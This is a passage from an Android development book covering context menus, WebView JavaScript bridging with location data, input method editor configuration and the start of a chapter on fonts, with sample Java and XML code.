



*Figure 235: The ActionModeMC sample on a phone, using a split action bar, in landscape orientation*

# What Came Before: Context Menus

Since ActionBarSherlock supports manual action modes (if not the more-convenient multiple-choice action modes), you can use action modes going back to Android 2.1, which is probably more than sufficient for your needs.

However, perhaps there are situations where you truly do want a context menu, rather than the contextual action bar. You are certainly welcome to stick with the older approach. In fact, the multiple-choice action mode samples demonstrates supporting both context menus (on pre-Honeycomb devices) and action modes (on Honeycomb and higher).

## Creating a Context Menu

First, you need to indicate which widget(s) on your activity have context menus. To do this, call `registerForContextMenu()` from your activity, supplying the `View` that is the widget needing a context menu. In the case of the multiple-choice version of `ActionModeDemo`, we did this in the non-Honeycomb branch, supplying our `ListView` as the `View` in question:

```
registerForContextMenu(getListView());
```

Next, you need to implement `onCreateContextMenu()`, which, among other things, is passed the `View` you supplied in `registerForContextMenu()`. You can use that to determine which menu to build, assuming your activity has more than one.

The `onCreateContextMenu()` method also gets the `ContextMenu` itself and a `ContextMenu.ContextMenuInfo`, which tells you which item in the list the user did the tap-and-hold over, in case you want to customize the context menu based on that information. For example, you could toggle a checkable menu choice based upon the current state of the item.

It is also important to note that `onCreateContextMenu()` gets called for each time the context menu is requested. Unlike the options menu (which is only built once per activity), context menus are discarded once they are used or dismissed. Hence, you do not want to hold onto the supplied `ContextMenu` object; just rely on getting the chance to rebuild the menu to suit your activity's needs on an on-demand basis based on user actions.

Beyond that, `onCreateContextMenu()` does the same sort of thing as `onCreateOptionsMenu()`: inflate a menu resource to indicate what should appear, such as is the case in `ActionModeDemo`:

```
@Override
public void onCreateContextMenu(ContextMenu menu, View v,
                                ContextMenu.ContextMenuInfo menuInfo) {
  new MenuInflater(this).inflate(R.menu.context, menu);
}
```

In this case, we are using the same menu resource as is used by the action mode.

## Responding to a Context Menu

Just as to respond to an action bar item, you implement `onOptionsItemSelected()`, to respond to a context menu item, you implement `onContextItemSelected()`:

```
@Override
public boolean onContextItemSelected(MenuItem item) {
  boolean result=performActions(item);

  if (!result) {
    result=super.onContextItemSelected(item);
  }

  return(result);
}
```

As with `onOptionsItemSelected()`, you are passed the `MenuItem` that represents the context menu item that the user chose. In this case, we pass that object to the same `performActions()` method used by the action mode. If `performActions()` returns `false`, we chain to the superclass (in case a built-in context menu item was clicked).

# Advanced Uses of WebView

Android uses the WebKit browser engine as the foundation for both its Browser application and the `WebView` embeddable browsing widget. The Browser application, of course, is something Android users can interact with directly; the `WebView` widget is something you can integrate into your own applications for places where an HTML interface might be useful.

Earlier in this book, we saw a simple integration of a `WebView` into an Android activity, with the activity dictating what the browsing widget displayed and how it responded to links.

Here, we will expand on this theme, and show how to more tightly integrate the Java environment of an Android application with the Javascript environment of WebKit.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one covering `WebView`.

## Friends with Benefits

When you integrate a `WebView` into your activity, you can control what Web pages are displayed, whether they are from a local provider or come from over the Internet, what should happen when a link is clicked, and so forth. And between `WebView`, `WebViewClient`, and `WebSettings`, you can control a fair bit about how the embedded browser behaves. Yet, by default, the browser itself is just a browser, capable of showing Web pages and interacting with Web sites, but otherwise gaining nothing from being hosted by an Android application.

Except for one thing: `addJavascriptInterface()`.

The `addJavascriptInterface()` method on `WebView` allows you to inject a Java object into the `WebView`, exposing its methods, so they can be called by Javascript loaded by the Web content in the `WebView` itself.

Now you have the power to provide access to a wide range of Android features and capabilities to your `WebView`-hosted content. If you can access it from your activity, and if you can wrap it in something convenient for use by Javascript, your Web pages can access it as well.

For example, HTML5 offers geolocation, whereby the Web page can find out where the device resides, by browser-supplied means. We can do much of the same thing ourselves via `addJavascriptInterface()`.

In the `WebKit/GeoWeb1` project, you will find a fairly simple layout (`main.xml`):

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  >
  <WebView android:id="@+id/webkit"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
  />
</LinearLayout>
```

All this does is host a full-screen `WebView` widget.

Next, take a look at the `GeoWebOne` activity class:

```
package com.commonsware.android.geoweb;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.webkit.WebView;
import org.json.JSONException;
import org.json.JSONObject;

public class GeoWebOne extends Activity {
  private static String PROVIDER=LocationManager.GPS_PROVIDER;
  private WebView browser;
```

```
  private LocationManager myLocationManager=null;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);

    setContentView(R.layout.main);
    browser=(WebView)findViewById(R.id.webkit);


myLocationManager=(LocationManager)getSystemService(Context.LOCATION_SERVICE);

    browser.getSettings().setJavaScriptEnabled(true);
    browser.addJavascriptInterface(new Locater(), "locater");
    browser.loadUrl("file:///android_asset/geoweb1.html");
  }

  @Override
  public void onResume() {
    super.onResume();
    myLocationManager.requestLocationUpdates(PROVIDER, 10000,
                                             100.0f,
                                             onLocation);
  }

  @Override
  public void onPause() {
    super.onPause();
    myLocationManager.removeUpdates(onLocation);
  }

  LocationListener onLocation=new LocationListener() {
    public void onLocationChanged(Location location) {
      // ignore...for now
    }

    public void onProviderDisabled(String provider) {
      // required for interface, not used
    }

    public void onProviderEnabled(String provider) {
      // required for interface, not used
    }

    public void onStatusChanged(String provider, int status,
                                Bundle extras) {
      // required for interface, not used
    }
  };

  public class Locater {
    public String getLocation() throws JSONException {
      Location loc=myLocationManager.getLastKnownLocation(PROVIDER);
```

```
      if (loc==null) {
        return(null);
      }

      JSONObject json=new JSONObject();

      json.put("lat", loc.getLatitude());
      json.put("lon", loc.getLongitude());

      return(json.toString());
    }
  }
}
```

This looks a bit like some of the `WebView` examples from earlier in this book. However, it adds three key bits of code:

- It sets up the `LocationManager` to provide updates when the device position changes, routing those updates to a do-nothing `LocationListener` callback object
- It has a `Locater` inner class that provides a convenient API for accessing the current location, in the form of latitude and longitude values encoded in JSON
- It uses `addJavascriptInterface()` to expose a `Locater` instance under the name `locater` to the Web content loaded in the `WebView`

The Locater API uses JSON to return both a latitude and a longitude at the same time. We are limited to using data types that are in common between Javascript and Java, so we cannot pass back the `Location` object we get from the `LocationManager`. Hence, we convert the key `Location` data into a simple JSON structure that the Javascript on the Web page can parse.

The Web page itself is referenced in the source code as `file:///android_asset/geoweb1.html`, so the `GeoWeb1` project has a corresponding `assets/` directory containing `geoweb1.html`:

```
<html>
<head>
<title>Android GeoWebOne Demo</title>
<script language="javascript">
  function whereami() {
    var location=JSON.parse(locater.getLocation());

    document.getElementById("lat").innerHTML=location.lat;
    document.getElementById("lon").innerHTML=location.lon;
  }
</script>
```

```
</head>
<body>
<p>
You are at: <br/> <span id="lat">(unknown)</span> latitude and <br/>
<span id="lon">(unknown)</span> longitude.
</p>
<p><a onClick="whereami()">Update Location</a></p>
</body>
</html>
```

When you click the "Update Location" link, the page calls a `whereami()` Javascript function, which in turn uses the `locater` object to update the latitude and longitude, initially shown as "(unknown)" on the page.

If you run the application, initially, the page is pretty boring:





*Figure 236: The GeoWebOne sample application, as initially launched*

However, if you wait a bit for a GPS fix, and click the "Update Location" link... the page is still pretty boring, but it at least knows where you are:





*Figure 237: The GeoWebOne sample application, after clicking the Update Location link*

# Turnabout is Fair Play

Now that we have seen how Javascript can call into Java, it would be nice if Java could somehow call out to Javascript. In our example, it would be helpful if we could expose automatic location updates to the Web page, so it could proactively update the position as the user moves, rather than wait for a click on the "Update Location" link.

Well, as luck would have it, we can do that too. This is a good thing, otherwise, this would be a really weak section of the book.

What is unusual is how you call out to Javascript. One might imagine there would be an `executeJavascript()` counterpart to `addJavascriptInterface()`, where you could supply some Javascript source and have it executed within the context of the currently-loaded Web page.

Oddly enough, that is not how this is accomplished.

Instead, given your snippet of Javascript source to execute, you call `loadUrl()` on your `WebView`, as if you were going to load a Web page, but you put `javascript:` in front of your code and use that as the "address" to load.

If you have ever created a "bookmarklet" for a desktop Web browser, you will recognize this technique as being the Android analogue – the `javascript:` prefix tells the browser to treat the rest of the address as Javascript source, injected into the currently-viewed Web page.

So, armed with this capability, let us modify the previous example to continuously update our position on the Web page.

The layout for the `WebKit/GeoWeb2` sample project is the same as before. The Java source for our activity changes a bit:

```
package com.commonsware.android.geoweb2;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.webkit.WebView;
import org.json.JSONException;
import org.json.JSONObject;

public class GeoWebTwo extends Activity {
  private static String PROVIDER="gps";
  private WebView browser;
  private LocationManager myLocationManager=null;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    browser=(WebView)findViewById(R.id.webkit);


myLocationManager=(LocationManager)getSystemService(Context.LOCATION_SERVICE);

    browser.getSettings().setJavaScriptEnabled(true);
    browser.addJavascriptInterface(new Locater(), "locater");
    browser.loadUrl("file:///android_asset/geoweb2.html");
  }

  @Override
```

```
public void onResume() {
  super.onResume();
  myLocationManager.requestLocationUpdates(PROVIDER, 0,
                                           0,
                                           onLocation);
}

@Override
public void onPause() {
  super.onPause();
  myLocationManager.removeUpdates(onLocation);
}

LocationListener onLocation=new LocationListener() {
  public void onLocationChanged(Location location) {
    StringBuilder buf=new StringBuilder("javascript:whereami(");

    buf.append(String.valueOf(location.getLatitude()));
    buf.append(",");
    buf.append(String.valueOf(location.getLongitude()));
    buf.append(")");

    browser.loadUrl(buf.toString());
  }

  public void onProviderDisabled(String provider) {
    // required for interface, not used
  }

  public void onProviderEnabled(String provider) {
    // required for interface, not used
  }

  public void onStatusChanged(String provider, int status,
                              Bundle extras) {
    // required for interface, not used
  }
};

public class Locater {
  public String getLocation() throws JSONException {
    Location loc=myLocationManager.getLastKnownLocation(PROVIDER);

    if (loc==null) {
      return(null);
    }

    JSONObject json=new JSONObject();

    json.put("lat", loc.getLatitude());
    json.put("lon", loc.getLongitude());

    return(json.toString());
  }
```

```
  }
}
```

Before, the `onLocationChanged()` method of our `LocationListener` callback did nothing. Now, it builds up a call to a `whereami()` Javascript function, providing the latitude and longitude as parameters to that call. So, for example, if our location were 40 degrees latitude and –75 degrees longitude, the call would be `whereami(40,-75)`. Then, it puts `javascript:` in front of it and calls `loadUrl()` on the `WebView`. The result is that a `whereami()` function in the Web page gets called with the new location.

That Web page, of course, also needed a slight revision, to accommodate the option of having the position be passed in:

```
<html>
<head>
<title>Android GeoWebTwo Demo</title>
<script language="javascript">
  function whereami(lat, lon) {
    document.getElementById("lat").innerHTML=lat;
    document.getElementById("lon").innerHTML=lon;
  }

  function pull() {
    var location=JSON.parse(locater.getLocation());

    whereami(location.lat, location.lon);
  }
</script>
</head>
<body>
<p>
You are at: <br/> <span id="lat">(unknown)</span> latitude and <br/>
<span id="lon">(unknown)</span> longitude.
</p>
<p><a onClick="pull()">Update Location</a></p>
</body>
</html>
```

The basics are the same, and we can even keep our “Update Location” link, albeit with a slightly different `onClick` attribute.

If you build, install, and run this revised sample on a GPS-equipped Android device, the page will initially display with “(unknown)” for the current position. After a fix is ready, though, the page will automatically update to reflect your actual position. And, as before, you can always click “Update Location” if you wish.

## Navigating the Waters

There is no navigation toolbar with the WebView widget. This allows you to use it in places where such a toolbar would be pointless and a waste of screen real estate. That being said, if you want to offer navigational capabilities, you can, but you have to supply the UI. WebView offers ways to perform garden-variety browser navigation, including:

- `reload()` to refresh the currently-viewed Web page
- `goBack()` to go back one step in the browser history, and `canGoBack()` to determine if there is any history to go back to
- `goForward()` to go forward one step in the browser history, and `canGoForward()` to determine if there is any history to go forward to
- `goBackOrForward()` to go backwards or forwards in the browser history, where negative numbers represent a count of steps to go backwards, and positive numbers represent how many steps to go forwards
- `canGoBackOrForward()` to see if the browser can go backwards or forwards the stated number of steps (following the same positive/negative convention as `goBackOrForward()`)
- `clearCache()` to clear the browser resource cache and `clearHistory()` to clear the browsing history

## Settings, Preferences, and Options (Oh, My!)

With your favorite desktop Web browser, you have some sort of "settings" or "preferences" or "options" window. Between that and the toolbar controls, you can tweak and twiddle the behavior of your browser, from preferred fonts to the behavior of Javascript.

Similarly, you can adjust the settings of your WebView widget as you see fit, via the `WebSettings` instance returned from calling the widget's `getSettings()` method.

There are lots of options on `WebSettings` to play with. Most appear fairly esoteric (e.g., `setFantasyFontFamily()`). However, here are some that you may find more useful:

- Control the font sizing via `setDefaultFontSize()` (to use a point size) or `setTextSize()` (to use constants indicating relative sizes like LARGER and SMALLEST)

- Control Web site rendering via `setUserAgent()`, so you can supply your own user agent string to make the Web server think you are a desktop browser, another mobile device (e.g., iPhone), or whatever The settings you change are not persistent, so you should store them somewhere (such as via the Android preferences engine) if you are allowing your users to determine the settings, versus hard-wiring the settings in your application.

# The Input Method Framework

Android 1.5 introduced the input method framework (IMF), which is commonly referred to as “soft keyboards”. However, the “soft keyboard” term is not necessarily accurate, as IMF could be used for handwriting recognition or other means of accepting text input via the screen.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the section covering the `EditText` widget.

## Keyboards, Hard and Soft

Some Android devices have a hardware keyboard that is visible some of the time (when it is slid out). A few Android devices have a hardware keyboard that is always visible (so-called “bar” or “slab” phones). Most Android devices, though, have no hardware keyboard at all.

The IMF handles all of these scenarios. In short, if there is no hardware keyboard, an input method editor (IME) will be available to the user when they tap on an enabled `EditText`.

This requires no code changes to your application… if the default functionality of the IME is what you want. Fortunately, Android is fairly smart about guessing what you want, so it may be you can just test with the IME but otherwise make no specific code changes.

Of course, the keyboard may not quite behave how you would like. For example, in the `Basic/Field` sample project, the `FieldDemo` activity has the IME overlaying the multiple-line `EditText`:





*Figure 238: The input method editor, as seen in the FieldDemo sample application*

It would be nice to have more control over how this appears, and for other behavior of the IME. Fortunately, the framework as a whole gives you many options for this, as is described over the bulk of this chapter.

# Tailored To Your Needs

Android 1.1 and earlier offered many attributes on `EditText` widgets to control their style of input, such as `android:password` to indicate a field should be for password entry (shrouding the password keystrokes from prying eyes). Starting in Android 1.5, with the IMF, many of these have been combined into a single `android:inputType` attribute.

The `android:inputType` attribute takes a class plus modifiers, in a pipe-delimited list (where `|` is the pipe character). The class generally describes what the user is allowed to input, and this determines the basic set of keys available on the soft keyboard. The available classes are:

1. `text` (the default)

2. number
3. phone
4. datetime
5. date
6. time

Many of these classes offer one or more modifiers, to further refine what the user will be entering. To help explain those, take a look at the `res/layout/main.xml` file from the `InputMethod/IMEDemo1` project:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:stretchColumns="1"
  >
  <TableRow>
    <TextView
      android:text="No special rules:"
    />
    <EditText
    />
  </TableRow>
  <TableRow>
    <TextView
      android:text="Email address:"
    />
    <EditText
      android:inputType="text|textEmailAddress"
    />
  </TableRow>
  <TableRow>
    <TextView
      android:text="Signed decimal number:"
    />
    <EditText
      android:inputType="number|numberSigned|numberDecimal"
    />
  </TableRow>
  <TableRow>
    <TextView
      android:text="Date:"
    />
    <EditText
      android:inputType="date"
    />
  </TableRow>
  <TableRow>
    <TextView
      android:text="Multi-line text:"
    />
```

```
    <EditText
      android:inputType="text|textMultiLine|textAutoCorrect"
      android:minLines="3"
      android:gravity="top"
    />
  </TableRow>
</TableLayout>
```

Here, you will see a `TableLayout` containing five rows, each demonstrating a slightly different flavor of `EditText`:

- One has no attributes at all on the `EditText`, meaning you get a plain text entry field
- One has `android:inputType = "text|textEmailAddress"`, meaning it is text entry, but specifically seeks an email address
- One allows for signed decimal numeric input, via `android:inputType = "number|numberSigned|numberDecimal"`
- One is set up to allow for data entry of a date (`android:inputType = "date"`)
- The last allows for multi-line input with auto-correction of probable spelling errors (`android:inputType = "text|textMultiLine|textAutoCorrect"`)

The class and modifiers tailor the keyboard. So, a plain text entry field results in a plain soft keyboard:





*Figure 239: A standard input method editor (a.k.a., soft keyboard)*

An email address field might put the @ symbol on the soft keyboard, at the cost of a smaller spacebar:





*Figure 240: The input method editor for email addresses*

Note, though, that this behavior is specific to the input method editor. Some editors might put an @ sign on the primary keyboard for an email field. Some might put a ".com" button on the primary keyboard. Some might not react at all. It is up to the implementation of the input method editor — all you can do is supply the hint.

Numbers and dates restrict the keys to numeric keys, plus a set of symbols that may or may not be valid on a given field:





*Figure 241: The input method editor for signed decimal numbers*

And so on.

By choosing the appropriate `android:inputType`, you can give the user a soft keyboard that best suits what it is they should be entering.

# Tell Android Where It Can Go

You may have noticed a subtle difference between the first and second input method editors, beyond the addition of the `@` key. If you look in the lower-right corner of the soft keyboard, the second field's editor has a "Next" button, while the first field's editor has a newline button.

This points out two things:

- `EditText` widgets are multi-line by default if you do not specify `android:inputType`
- You can control what goes on with that lower-right-hand button, called the accessory button

By default, on an `EditText` where you have specified `android:inputType`, the accessory button will be "Next", moving you to the next `EditText` in sequence, or "Done", if you are on the last `EditText` on the screen. You can manually stipulate what the accessory button will be labeled via the `android:imeOptions` attribute. For

example, in the `res/layout/main.xml` from the `InputMethod/IMEDemo2` sample project, you will see an augmented version of the previous example, where two input fields specify what their accessory button should look like:

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
>
  <TableLayout
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:stretchColumns="1"
    >
    <TableRow>
      <TextView
        android:text="No special rules:"
      />
      <EditText
      />
    </TableRow>
    <TableRow>
      <TextView
        android:text="Email address:"
      />
      <EditText
        android:inputType="text|textEmailAddress"
        android:imeOptions="actionSend"
      />
    </TableRow>
    <TableRow>
      <TextView
        android:text="Signed decimal number:"
      />
      <EditText
        android:inputType="number|numberSigned|numberDecimal"
        android:imeOptions="actionDone"
      />
    </TableRow>
    <TableRow>
      <TextView
        android:text="Date:"
      />
      <EditText
        android:inputType="date"
      />
    </TableRow>
    <TableRow>
      <TextView
        android:text="Multi-line text:"
      />
      <EditText
        android:inputType="text|textMultiLine|textAutoCorrect"
```

```
        android:minLines="3"
        android:gravity="top"
      />
    </TableRow>
  </TableLayout>
</ScrollView>
```

Here, we attach a "Send" action to the accessory button for the email address (`android:imeOptions = "actionSend"`), and the "Done" action on the middle field (`android:imeOptions = "actionDone"`).

By default, "Next" will move the focus to the next `EditText` and "Done" will close up the input method editor. However, for those, or for any other ones like "Send", you can use `setOnEditorActionListener()` on `EditText` (technically, on the `TextView` superclass) to get control when the accessory button is clicked or the user presses the `<Enter>` key. You are provided with a flag indicating the desired action (e.g., `IME_ACTION_SEND`), and you can then do something to handle that request (e.g., send an email to the supplied email address).

# Fitting In

You will notice that the `IMEDemo2` layout shown above has another difference from its `IMEDemo1` predecessor: the use of a `ScrollView` container wrapping the `TableLayout`. This ties into another level of control you have over the input method editors: what happens to your activity's own layout when the input method editor appears?

There are three possibilities, depending on circumstances:

1. Android can "pan" your activity, effectively sliding the whole layout up to accommodate the input method editor, or overlaying your layout, depending on whether the `EditText` being edited is at the top or bottom. This has the effect of hiding some portion of your UI.
2. Android can resize your activity, effectively causing it to shrink to a smaller screen dimension, allowing the input method editor to sit below the activity itself. This is great when the layout can readily be shrunk (e.g., it is dominated by a list or multi-line input field that does not need the whole screen to be functional).
3. In landscape mode, Android may display the input method editor full-screen, obscuring your entire activity. This allows for a bigger keyboard and generally easier data entry.

Android controls the full-screen option purely on its own. And, by default, Android will choose between pan and resize modes depending on what your layout looks like. If you want to specifically choose between pan and resize, you can do so via an `android:windowSoftInputMode` attribute on the `<activity>` element in your `AndroidManifest.xml` file. For example, here is the manifest from `IMEDemo2`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.imf.two"
  android:versionCode="1"
  android:versionName="1.0">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name=".IMEDemo2"
      android:label="@string/app_name"
      android:windowSoftInputMode="adjustResize">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Because we specified resize, Android will shrink our layout to accommodate the input method editor. With the `ScrollView` in place, this means the scroll bar will appear as needed:





*Figure 242: The shrunken, scrollable layout*

# Jane, Stop This Crazy Thing!

Sometimes, you need the input method editor to just go away. For example, if you make the action button be "Search", the user tapping that button will not automatically hide the editor.

To hide the editor, you will need to make a call to the `InputMethodManager`, a system service that controls these input method editors:

```
InputMethodManager
mgr=(InputMethodManager)getSystemService(INPUT_METHOD_SERVICE);

mgr.hideSoftInputFromWindow(fld.getWindowToken(), 0);
```

(where `fld` is the `EditText` whose input method editor you want to hide)

This will always close the input method editor. However, bear in mind that there are two ways for a user to have opened that input method editor in the first place:

- If their device does not have a hardware keyboard exposed, and they tap on the `EditText`, the input method editor should appear
- If they previously dismissed the editor, or if they are using the editor for a widget that does not normally pop one up (e.g., `ListView`), and they long-tap on the MENU button, the input method editor should appear

If you only want to close the input method editor for the first scenario, but not the second, use `InputMethodManager.HIDE_IMPLICIT_ONLY` as a flag for the second parameter to your call to `hideSoftInputFromWindow()`, instead of the `0` shown in the previous example.

# Fonts

Inevitably, you'll get the question "hey, can we change this font?" when doing application development. The answer depends on what fonts come with the platform, whether you can add other fonts, and how to apply them to the widget or whatever needs the font change.

Android is no different. It comes with some fonts plus a means for adding new fonts. Though, as with any new environment, there are a few idiosyncrasies to deal with.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on files.

## Love The One You're With

Android natively knows three fonts, by the shorthand names of "sans", "serif", and "monospace". For Android 1.x, 2.x, and 3.x, these fonts are actually the Droid series of fonts, created for the Open Handset Alliance by Ascender. A new font set, Roboto, is used in Android 4.x and beyond.

For those fonts, you can just reference them in your layout XML, if you choose, such as the following layout from the `Fonts/FontSampler` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:stretchColumns="1">
```

```
<TableRow>
  <TextView
    android:text="sans:"
    android:layout_marginRight="4dip"
    android:textSize="20sp"
  />
  <TextView
    android:id="@+id/sans"
    android:text="Hello, world!"
    android:typeface="sans"
    android:textSize="20sp"
  />
</TableRow>
<TableRow>
  <TextView
    android:text="serif:"
    android:layout_marginRight="4dip"
    android:textSize="20sp"
  />
  <TextView
    android:id="@+id/serif"
    android:text="Hello, world!"
    android:typeface="serif"
    android:textSize="20sp"
  />
</TableRow>
<TableRow>
  <TextView
    android:text="monospace:"
    android:layout_marginRight="4dip"
    android:textSize="20sp"
  />
  <TextView
    android:id="@+id/monospace"
    android:text="Hello, world!"
    android:typeface="monospace"
    android:textSize="20sp"
  />
</TableRow>
<TableRow>
  <TextView
    android:text="Custom:"
    android:layout_marginRight="4dip"
    android:textSize="20sp"
  />
  <TextView
    android:id="@+id/custom"
    android:text="Hello, world!"
    android:textSize="20sp"
  />
</TableRow>
<TableRow android:id="@+id/filerow">
  <TextView
    android:text="Custom from File:"
```

```
      android:layout_marginRight="4dip"
      android:textSize="20sp"
    />
    <TextView
      android:id="@+id/file"
      android:text="Hello, world!"
